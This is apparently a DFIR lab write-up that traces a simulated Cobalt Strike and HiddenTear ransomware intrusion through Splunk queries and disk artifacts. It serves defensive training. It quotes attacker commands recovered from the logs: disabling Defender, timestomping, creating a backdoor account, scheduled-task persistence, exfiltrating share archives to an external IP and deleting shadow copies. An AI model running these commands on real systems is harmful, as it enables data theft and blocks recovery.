Stolen Time - HiddenTear
Scenario
On December 2, 2025, the SOC team received an alert indicating a potentially malicious file download on a corporate workstation. Initial triage revealed that a user had downloaded software from an untrusted source, triggering suspicious process chains and network connections to external infrastructure.
Within hours, the attack escalated dramatically: the threat actor deployed a sophisticated command-and-control framework, harvested domain credentials, forged Kerberos tickets for unrestricted domain access, and moved laterally to all critical servers including the domain controller, file server, and backup server. The attack culminated in data exfiltration of sensitive corporate information followed by ransomware deployment demanding a substantial Bitcoin payment.
Executive Summary
A WORKSTATION-01 user searched for cracked software and downloaded a trojanized world-clock installer from an Iranian piracy CDN. Execution ran a LOLBin chain — a signed Microsoft build tool staged a payload DLL that a native Windows loader ran from a Music folder — and a Cobalt Strike beacon injected into a long-running user process before disabling Defender. The operator layered four persistence mechanisms, dumped LSASS, and swapped in Domain Admin credentials via a make-token logon. PsExec carried the beacon to the domain controller, file server, and backup server; a DCSync extracted the KRBTGT hash to forge Golden Tickets, native AD-enumeration tooling mapped the domain, and backup credentials were decrypted using the backup product’s own library. Five corporate shares were archived, timestomped, and exfiltrated over SMB to a separate AWS host before shadow copies were deleted, event logs cleared, and HiddenTear-derived ransomware deployed across every host, appending .locked and demanding Bitcoin.
Artifacts
- Splunk index (four hosts) — Security, Sysmon/Operational, CAPI2, WMI-Activity, Defender, and System sources from WORKSTATION-01, FS01, BACKUP01, and DC01 (~754k events) → Splunk Search & Reporting
- KAPE disk artifacts (per host) — browser history, registry, filesystem timestamps, Recent items → EZ Tools / DB Browser for SQLite
- Victim account on WORKSTATION-01 is
ncooper(C:\Users\ncooper\); Chrome history lives atC:\Users\ncooper\AppData\Local\Google\Chrome\User Data\Default\History
Coverage gotcha: WORKSTATION-01 holds ~69% of all events; DC01 is a deliberate blind spot (only ~135 events), so some DC01 activity (DCSync, ticket forging) must be inferred indirectly rather than observed directly.
Initial Access — Pirated Software Download

Open the Chrome History SQLite database in DB Browser for SQLite and browse the urls table. The title column records three visits to Google with the page title “cracked sharp world clock — بحث Google” — the search that started the infection. The user then landed on hxxps[://]soft98[.]ir, a Persian-language piracy site offering Sharp World Clock 9.6.7.

The initiating download URL (https://dl2.soft98.ir/soft/s/Sharp.World.Clock.9.6.7.rar) is only the first hop. The downloads_url_chains table records the full redirect chain Chrome followed transparently — each CDN hop is a separate chain_index row:
chain_index 0: https://dl2.soft98.ir/soft/s/Sharp.World.Clock.9.6.7.rar?1764683751
chain_index 1: https://dl2soft98.82.ir.cdn.ir/soft/s/Sharp.World.Clock.9.6.7.rar?1764683751
chain_index 2: https://edge15.82.ir.cdn.ir/soft/s/Sharp.World.Clock.9.6.7.rar?1764683751
The final hop, edge15.82.ir.cdn.ir, is the node that actually served the RAR.
Gotcha: Perimeter DNS/HTTP logging only shows the initiating domain
dl2.soft98.ir— the file transited a different infrastructure node. The delivery CDN exists only in thedownloads_url_chainstable, not thedownloadsorurlstables.
Execution — LOLBin Chain
Pivot to Sysmon EID 1 and filter for processes spawned from ncooper’s Downloads path. The setup executable runs at 14:00:03 with explorer.exe as parent — a double-click from Windows Explorer after extracting the RAR.
index=* host="WORKSTATION-01" EventCode=1 CommandLine="*ncooper*Downloads*" | table _time, Image, CommandLine, ParentImage | sort _time
Query the children of the setup executable. Two children spawn in sequence — at 14:00:04 a cmd.exe /c invoking MSBuild.exe, then at 14:00:09 rundll32 loading the payload DLL. MSBuild is a signed Microsoft binary that compiles and executes inline C# from XML project files, a classic application-allowlisting bypass; it ran first to stage the DLL payload.
index=* host="WORKSTATION-01" EventCode=1 ParentImage="*world_clock*" | table _time, Image, CommandLine, ParentImage | sort _time
The second child from Q4 is rundll32.exe "C:\Users\ncooper\Music\WakeWordEngine.dll",Start. The Music-folder path is chosen to look like a legitimate audio component, and the ,Start export convention is standard for rundll32 execution of a malicious DLL.
Defense Evasion — Injection, AV Kill, Anti-Forensics
Two minutes after the DLL loaded, Sysmon EID 8 (CreateRemoteThread) records rundll32.exe injecting into explorer.exe at 14:03:07. Explorer is an ideal target — it runs as the logged-on user, is always present, and generates legitimate network activity the beacon can blend into. From here the beacon lives inside Explorer’s process space.
index=* host="WORKSTATION-01" EventCode=8 | table _time, SourceImage, TargetImage, StartAddress | sort _time
Nineteen minutes after injection — long enough to confirm a stable session — Defender is killed. Filter for the MpPreference command line:
index=* host=WORKSTATION-01 EventCode=1 CommandLine="*MpPreference*" | table _time, CommandLine, ParentImage | sort _timeThe parent chain is rundll32.exe → cmd.exe → powershell, the injected beacon issuing the command through a spawned shell:
Set-MpPreference -DisableRealtimeMonitoring $true
Later in the intrusion, on FS01, the staged exfil archive is timestomped three minutes after it is created. All three NTFS timestamps are pushed 11 years into the future via PowerShell:
(Get-Item 'C:\Users\Public\npoived.zip').CreationTime = [datetime]'2036-01-01T00:00:00'; (Get-Item 'C:\Users\Public\npoived.zip').LastWriteTime = [datetime]'2036-01-01T00:00:00'; (Get-Item 'C:\Users\Public\npoived.zip').LastAccessTime = [datetime]'2036-01-01T00:00:00'An analyst sorting FS01’s filesystem by modification time places this file at the very bottom, or filters it out entirely with a recent-timeframe window — deliberate anti-forensics, not opportunistic evasion.

Once on DC01 (see Q20), Sysmon EID 8 shows the beacon injecting into two SYSTEM-context processes: rundll32.exe → dwm.exe at 16:50:03 and rundll32.exe → spoolsv.exe at 16:50:29. Both run as SYSTEM, elevating the beacon’s privilege and surviving user logoff; spoolsv is a favourite because its network activity is generally trusted.
index=* host="dc01" EventCode=8 | table _time, SourceImage, TargetImage | sort _time
Persistence
Eight minutes after initial execution, Security EID 4720 records a local account creation and Sysmon EID 1 captures the plaintext command. The account name mimics a service account to blend into process and user listings; it was created by ncooper via the injected beacon chain (rundll32.exe → cmd.exe → net.exe).
index=* host="workstation-01" EventCode=4720 | table _time, TargetUserNamenet user SvcAdmin Qwerty12345! /add

At 14:42:03 a scheduled task locks in logon persistence. The DLL is first copied from ncooper\Music\ to Users\Public\Music\ so the task survives regardless of which account runs it; the task name blends into the scheduler list.
schtasks /create /tn "SystemUpdate" /tr "rundll32.exe C:\Users\Public\Music\WakeWordEngine.dll,Start" /sc onlogon /ru ncooper /f
On DC01 at 17:00:08, Sysmon EID 19 records a WMI EventFilter whose WQL query fires every 60 seconds off a performance-counter update — a reliable trigger disguised as legitimate monitoring. WMI subscriptions survive reboots and are hard to spot without dedicated tooling.
index=* host="dc01" EventCode=19 | table _time, Name, Query
At 17:56:10 Security EID 4697 records a service creation on FS01 running as LocalSystem with auto-start, binary path C:\Windows\Temp\winupdate.exe. The name is indistinguishable at a glance from real Windows Update infrastructure — the tell is the binary living in C:\Windows\Temp\ rather than System32.
index=* host="fs01" EventCode=4697 | table _time, ServiceName
Credential Access & Privilege Escalation
Sysmon EID 10 records rundll32.exe opening a handle to lsass.exe with GrantedAccess 0x1010 (PROCESS_VM_READ + PROCESS_QUERY_LIMITED_INFORMATION) — the credential-dump access pattern. An earlier 0x1410 access at 14:30:49 was recon; the actual dump is the 0x1010 read.
index=* host="workstation-01" EventCode=10 TargetImage="*lsass*" | table _time, SourceImage, TargetImage, GrantedAccess
Gotcha: Two LSASS accesses appear. The
0x1410at 14:30:49 is the recon handle open; the dump is the0x1010read at 14:45:15. Keying on the wrong access mask gives the wrong timestamp.
Security EID 4624 with Logon Type 9 (NewCredentials) at 15:22:55 is the runas /netonly / Cobalt Strike make_token signature — the process keeps ncooper’s local identity but presents DA credentials for outbound network access. This is the moment the dumped DA hash was loaded into the beacon’s token, enabling PsExec lateral movement.
index=* host=WORKSTATION-01 EventCode=4624 Logon_Type=9 | table _time, Account_Name, Caller_User_Name, Logon_Type | sort _time
DC01’s sparse logging means the DCSync replication request itself isn’t captured. Confirm it indirectly through subsequent Security EID 4769 ticket requests, which show TicketEncryptionType 0x17 (RC4-HMAC). Modern AD defaults to AES256 (0x12); RC4 appears when tickets are forged with the KRBTGT NTLM hash — the Golden Ticket fingerprint.
index=* host="dc01" EventCode=4769 user="ncooper@CORP.LOCAL" TicketEncryptionType

On BACKUP01, PowerShell ScriptBlock logging (EID 4104) captures the script content despite the obfuscated filename. The randomly named script loads a legitimate Veeam DLL and calls its internal decryption routines — using Veeam’s own code to decrypt backup-job credentials from the Veeam SQL database without cracking anything.
index=* host="backup01" EventCode=4104 "Veeam"Add-Type -Path "C:\Program Files\Veeam\Backup and Replication\Backup Catalog\Veeam.Backup.Common.dll"
Discovery
Aggregate DC01’s outbound Sysmon EID 3 by distinct destination port per target. The highest scan density is against 10.10.11.249 — service enumeration to understand what’s running on each internal target before moving.
index=* host="dc01" EventCode=3 | stats dc(DestinationPort) as unique_ports by DestinationIp | sort -unique_ports
SharpHound was renamed syscheck.exe and dropped to C:\Windows\Temp\, but Sysmon EID 1’s OriginalFileName field reads the PE header rather than the on-disk name and still reports SharpHound.exe. AdFind ran un-renamed — its command-line arguments are more distinctive than its name.
index=* host="dc01" EventCode=1 *hound* | table _time, Image, CommandLine, OriginalFileNameADFind.exe -f "(objectCategory=person)" name mail title

Tip:
OriginalFileNameis the robust detection here — a renamed binary can’t hide its compiled PE identity. SIEM rules keyed to known offensive-toolOriginalFileNamevalues survive renaming.
Lateral Movement
Nine minutes after the token swap, Security EID 7045 records a PsExec service with a random hex name installed on DC01. PsExec copies a service binary to the target’s ADMIN$ share, installs it as a service, executes it, then removes it — the randomized name defeats static detection, and 7045 timestamps the lateral movement precisely.
index=* host="dc01" EventCode=7045 | table _time, ServiceName, ServiceFileName
The same EID 7045 pivot against FS01 gives the next PsExec service install timestamp.
index=* host="fs01" EventCode=7045 | table _time, ServiceName, ServiceFileName
EID 7045 on BACKUP01 shows the PsExec service binary dropped to \\BACKUP01.corp.local\ADMIN$\. The randomized hex filename matches the DC01/FS01 pattern.
index=* host="backup01" EventCode=7045 | table _time, ServiceName, ServiceFileName
Command and Control
Aggregate WORKSTATION-01’s Sysmon EID 3 by destination. One IP generates orders of magnitude more connections than anything else — the beacon heartbeat. The AWS range plus high-frequency HTTP on port 80 is a classic Cobalt Strike profile.
index=* host="workstation-01" EventCode=3 | stats count by DestinationIp, DestinationPort | sort -count
Two minutes after injection the beacon auto-runs cmd /c chcp 437 with explorer.exe as parent. Code page 437 (OEM US) is a well-documented Cobalt Strike indicator — the beacon sets a consistent output encoding then discards the temporary cmd.
index=* host="workstation-01" EventCode=1 CommandLine="*chcp*"
Sysmon EID 17/18 on DC01 shows hundreds of \MSSE-*-server beacon-heartbeat pipes plus one distinctive \postex_ pipe created by rundll32.exe. The postex_ prefix is Cobalt Strike internal terminology — created only when the beacon spawns a post-exploitation job (hashdump, screenshot, keylogger), making it a high-fidelity indicator of hands-on tasking.
index=* host="dc01" EventCode=18 | table _time, PipeName, Image
Collection
At 17:42:13 the attacker compresses five corporate shares into a single archive with a randomly named destination. The -Path list names each share — the full breadth of corporate sensitive data in one file.
index=* host="fs01" EventCode=1 (CommandLine="*7z*" OR CommandLine="*zip*" OR CommandLine="*compress*") | table _time, CommandLine, ParentImageCompress-Archive -Path C:\Shares\Finance,C:\Shares\Legal,C:\Shares\HR,C:\Shares\Executive,C:\Shares\Contracts -DestinationPath C:\Users\Public\npoived.zip -CompressionLevel Optimal
Exfiltration
At 18:11:04 the archive is copied over a UNC path to an SMB share on an external server — a separate AWS IP from the C2, the common ransomware split between command infrastructure and the data-collection endpoint. The attacker stood up an SMB listener to receive it.
C:\Windows\system32\cmd.exe /C copy C:\Users\Public\npoived.zip \\3.120.129.182\share\Impact — Recovery Inhibition and Ransomware
At 19:20:32, shadow copies are deleted across all systems with spoolsv.exe as parent — the injected DC01 beacon issuing the command through the print spooler. Deleting VSS snapshots removes the primary Windows-native recovery path.
index=* EventCode=1 (CommandLine="*shadow*" OR CommandLine="*vssadmin*") | table _time, CommandLine, ParentImagevssadmin delete shadows /all /quiet
